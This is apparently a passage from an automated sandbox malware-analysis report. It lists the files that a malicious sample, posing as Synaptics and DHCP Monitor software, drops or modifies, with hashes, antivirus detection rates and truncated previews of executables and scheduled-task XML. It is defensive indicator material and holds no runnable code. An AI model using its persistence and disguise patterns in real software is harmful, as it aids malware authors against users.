Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log

Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Synaptics.exe.log	
Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1299
Entropy (8bit):	5.353835388147306
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4xLE4qE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzg
MD5:	D7428B0428DC5FA72A41122D265CFA0E
SHA1:	F485E2EC6F980F218063AF527724C088617B3B94
SHA-256:	C49B31FB28F5EC1B5A82D45DF4A0A88DBC26E468BA007D8E63C800BA69CC5FFC
SHA-512:	FD5BC965FD28DC219F2703726A34A7156D1B71B9199617136F936DD5DDBB2CA65175FBB4B761243635493D6CABE3069406B4D4473DEEB93FDCDA1F392345683
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\y8kdmHi6x3.exe.log	
Process:	C:\Users\user\Desktop\y8kdmHi6x3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1299
Entropy (8bit):	5.353835388147306
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4xLE4qE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzg
MD5:	D7428B0428DC5FA72A41122D265CFA0E
SHA1:	F485E2EC6F980F218063AF527724C088617B3B94
SHA-256:	C49B31FB28F5EC1B5A82D45DF4A0A88DBC26E468BA007D8E63C800BA69CC5FFC
SHA-512:	FD5BC965FD28DC219F2703726A34A7156D1B71B9199617136F936DD5DDBB2CA65175FBB4B761243635493D6CABE3069406B4D4473DEEB93FDCDA1F392345683
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\9KIhjIt.ini	
Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B67FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\BU7W824.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\DznDQdc.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\Frrvc3Eg.xlsm

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	18387
Entropy (8bit):	7.523057953697544
Encrypted:	false
SSDEEP:	384:oUaZLPzMfVSa1VvYXmrsdPkLmDAx7r/l0:oUatwNSSvY2IdsHr/y
MD5:	E566FC53051035E1E6FD0ED1823DE0F9
SHA1:	00BC96C48B98676ECD67E81A6F1D7754E4156044
SHA-256:	8E574B4AE6502230C0829E2319A6C146AEBD51B7008BF5BBFB731424D7952C15
SHA-512:	A12F56FF30EA35381C2B8F8AF2446CF1DAA21EE872E98CAD4B863DB060ACD4C33C5760918C277DADB7A490CB4CA2F925D59C70DC5171E16601A11BC4A6542B04
Malicious:	false
Reputation:	unknown
Preview:	PK.....!...5Qr...?.....[Content_Types].xml ...(..... ....N.0.E.H.C.-..@.5.....(..8...-.[.g.....M^..s.5.4.I..P;..!....r....}._.G.`....Y....M.7....&.m1cU..I.T.....`.t...^.Bx..r..~0x....6...`....reb2m.s.$.%....-*c.{.. .dT.m.kL]Yj.|..Yp..".G.....r...).#b.=.QN'...i..w.s..$3..))).....2wn..ls.F..X.D^K.....Cj.sx..E..n._ ....pjUS.9.....j..L...>".....w.... ....l{.sd*...G.....wC.F... D..1<..=...z.As.]...#l.....PK.. .....!..U0#....L....._rels/.rels ...(.....

C:\Users\user\AppData\Local\Temp\GljuS4w.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped

Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\I9E2jd4.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\OJxXIBO.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\RCX788E.tmp

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4167168
Entropy (8bit):	7.943250272423679
Encrypted:	false
SSDEEP:	98304:hAdDDetDKXiJb1VVmkMqYJlAdDDetDKXiJb1VVmkM3YJ:hAdmZHJxVVm/q6AdmZHJxVVm/3
MD5:	FD4A5ADDD934F8102F8E9046F247E7E1

SHA1:	969099E84FC39E8B7E11EA9B64E91004D0078D98
SHA-256:	8E37D5419EF05382F863549AB137FED6077D554A208B2B8D7EE7C886A8BE9BC5
SHA-512:	A4DC71877C688E77F7160268BED41369654BE049C5B465262FF65473F03B676ADE9070DC1956BCD357141909DC906E468A696A79B17357750C440853D6F40B42
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....#.....N.... ....@.. .....@..... ..@.....K.....4.#.....?..... ....H.....text...T.... ....`.rsrc...4.#.....#.....@..@.rel oc.....?.....?.....@..B.....0.....H.....H.....X"...t.....Z(.....(....s....(....*..(....*6.(.....(....*....0..... .a..(....(....r...p(....(....o.....r...po..... (.....~....-6 ....r3..p.....(.....(.....(.....(....(.....~....{....~.....o....*.....0..... ...%.....(.....s ....s!..... ....o"..... ....o#...($...r;..po%..... ....s&.....o'....[o(...o).....o*....[o(...o+.....o,.....o-....s.....io/.....o0.....,...o1.....o2..

C:\Users\user\AppData\Local\Temp\RCX831F.tmp

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4171264
Entropy (8bit):	7.942432292986639
Encrypted:	false
SSDEEP:	98304:dAdDDetDKXiJb1VVmkM2YJlAdDDetDKXiJb1VVmkM3YJ:dAdmZHJxVVm/26AdmZHJxVVm/3
MD5:	46CFD9EFDDF98B4F1A57A69F3809D9BF
SHA1:	5BD87CD64A90D8DDC194A9C3CA30A50F6136B7A5
SHA-256:	7704A9C5892432FB9FC7598D2AA2043DDFE66774516E22081B5588B649942875
SHA-512:	099FDDDBB8204118290FA34945B615C32FC43F35C014F7878541586FACB105E02845FCBBD7E3CF185BF3FDB3773F1EBF5D3E39776F3F9EDFB797D8B36DC699
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 47%, Browse • Antivirus: ReversingLabs, Detection: 71%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....#.....N.... ....@.. .....@..... ..@.....K.....#.....?..... ....H.....text...T.... ....`.rsrc.....#.....#.....@..@.rel oc.....?.....?.....@..B.....0.....H.....H.....X"...t.....Z(.....(....s....(....*..(....*6.(.....(....*....0..... .a..(....(....r...p(....(....o.....r...po..... (.....~....-6 ....r3..p.....(.....(.....(.....(....(.....~....{....~.....o....*.....0..... ...%.....(.....s ....s!..... ....o"..... ....o#...($...r;..po%..... ....s&.....o'....[o(...o).....o*....[o(...o+.....o,.....o-....s.....io/.....o0.....,...o1.....o2..

C:\Users\user\AppData\Local\Temp\WDTsgHT.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6 FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>. </HTML>.

C:\Users\user\AppData\Local\Temp\Z3HHv1Q.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	modified
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT

MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\Z3Rs92O.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\avIDvaN.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown
Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\ohdSUNQ.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B6FB
Malicious:	false
Reputation:	unknown

Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\tmp939D.tmp

Process:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1305
Entropy (8bit):	5.1279304049103
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0zxtn:cbk4oL600QydbQxIYODOLedq3aj
MD5:	CE1E105B814F21C2A8D8AE70C583BC43
SHA1:	DE60AC2CE59CDA55AC1BE7CA321512A0354BB91F
SHA-256:	07E5E7E6FEC07D784FF48078F45906F0DE3998015F884A6339ECD90F6C75A39C
SHA-512:	9A92FFDB658D3FBB65DD4976A00FC84848602E6724D7631F4F2AE37EF1810E86724B9803B009187D720D14359023AFCFE62484659E5D050A2A101C07AC13657F
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp9EC9.tmp

Process:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.109425792877704
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0R3xtn:cbk4oL600QydbQxIYODOLedq3S3j
MD5:	5C2F41CFC6F988C859DA7D727AC2B62A
SHA1:	68999C85FC7E37BAB9216E0099836D40D4545C1C
SHA-256:	98B6E66B6C2173B9B91FC97FE51805340EFDE978B695453742EBAB631018398B
SHA-512:	B5DA5DA378D038AFBF8A7738E47921ED39F9B726E2CAA2993D915D9291A3322F94EFE8CCA6E7AD678A670DB19926B22B20E5028460FCC89CEA7F6635E755734
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\vaJuLhu.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.773748828136505
Encrypted:	false
SSDEEP:	3:INhtq4brKFjKe03i7GeYHoIp//oKF2e0rYd2XbNh8tvl:otqWrKFjKeki7Geql7F2e+YQLNqT
MD5:	B6CD7E93BC7A96C2DC33F819AA3AC651
SHA1:	F313CB2F546A9380FD28A362A221ED711BAAD419
SHA-256:	3A987926CE1B782E9C95771444A98336801741C07FF44BF75BFC8A38FCCBDF98
SHA-512:	F3CBE5F292A0880F5F205CAD3D9F79E8E5CDFA73D1FA280522B64A5C340AFBD11AB44DA4F8DA50FE695B046CBFFFF9BF083D252D97D9D606A49AAE59588B67FB
Malicious:	false
Reputation:	unknown

Preview:	<HTML>.<HEAD>.<TITLE>Not Found</TITLE>.</HEAD>.<BODY BGCOLOR="#FFFFFF" TEXT="#000000">.<H1>Not Found</H1>.<H2>Error 404</H2>.</BODY>.</HTML>.

C:\Users\user\AppData\Local\Temp\yi1yMTqS.exe

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2083328
Entropy (8bit):	7.943244956522882
Encrypted:	false
SSDEEP:	49152:NnA21ODDkXkNpkDWti0EcFKPxqq1VVmkvavPvYMo:NAdDDetDKXiJb1VVmkM3YJ
MD5:	BFF363A92AC43FF249652A83DADC02AB
SHA1:	3C7B47A3F4DC3C8555B656505244886CB3A172F5
SHA-256:	D054E33DE2D63966C68B44DD1D1DE8A9B7ABB76781100FE82423C80E112D4580
SHA-512:	8CEEF643926251A6D6B5FFEE6E662B68580992117D98DBD24CCFDE5CDAD429CE4719A92C63F470C2857272330C9F3A4A2D7F175A6300D6B1833A387F4B841D2
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....B.....N.... .....@.. ....@.....K.....?..... ....H.....text...T.... ....`.rsrc....?.....@.....@..@.rel oc..... .....@..B.....0.....H.....H.....X"...t.....Z(.....(....s....(....*..(....*6.(.....(....*....0..... .a..(....(....r...p(....(....o.....r...po..... (.....~....-6 ....r3..p.....(.....(.....(....(.....~....{....~.....o....*.....0..... ...%.....(.....s ....s!..... ....o"..... ....o#...($...r;..po%..... ....s&.....o'....[o(...o).....o*....[o(...o+.....o,.....o-....s.....io/.....o0.....,...o1.....o2..

C:\Users\user\AppData\Local\Temp\yi1yMTqS.exe:Zone.Identifier

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	ASCII text, with CRLF line terminators
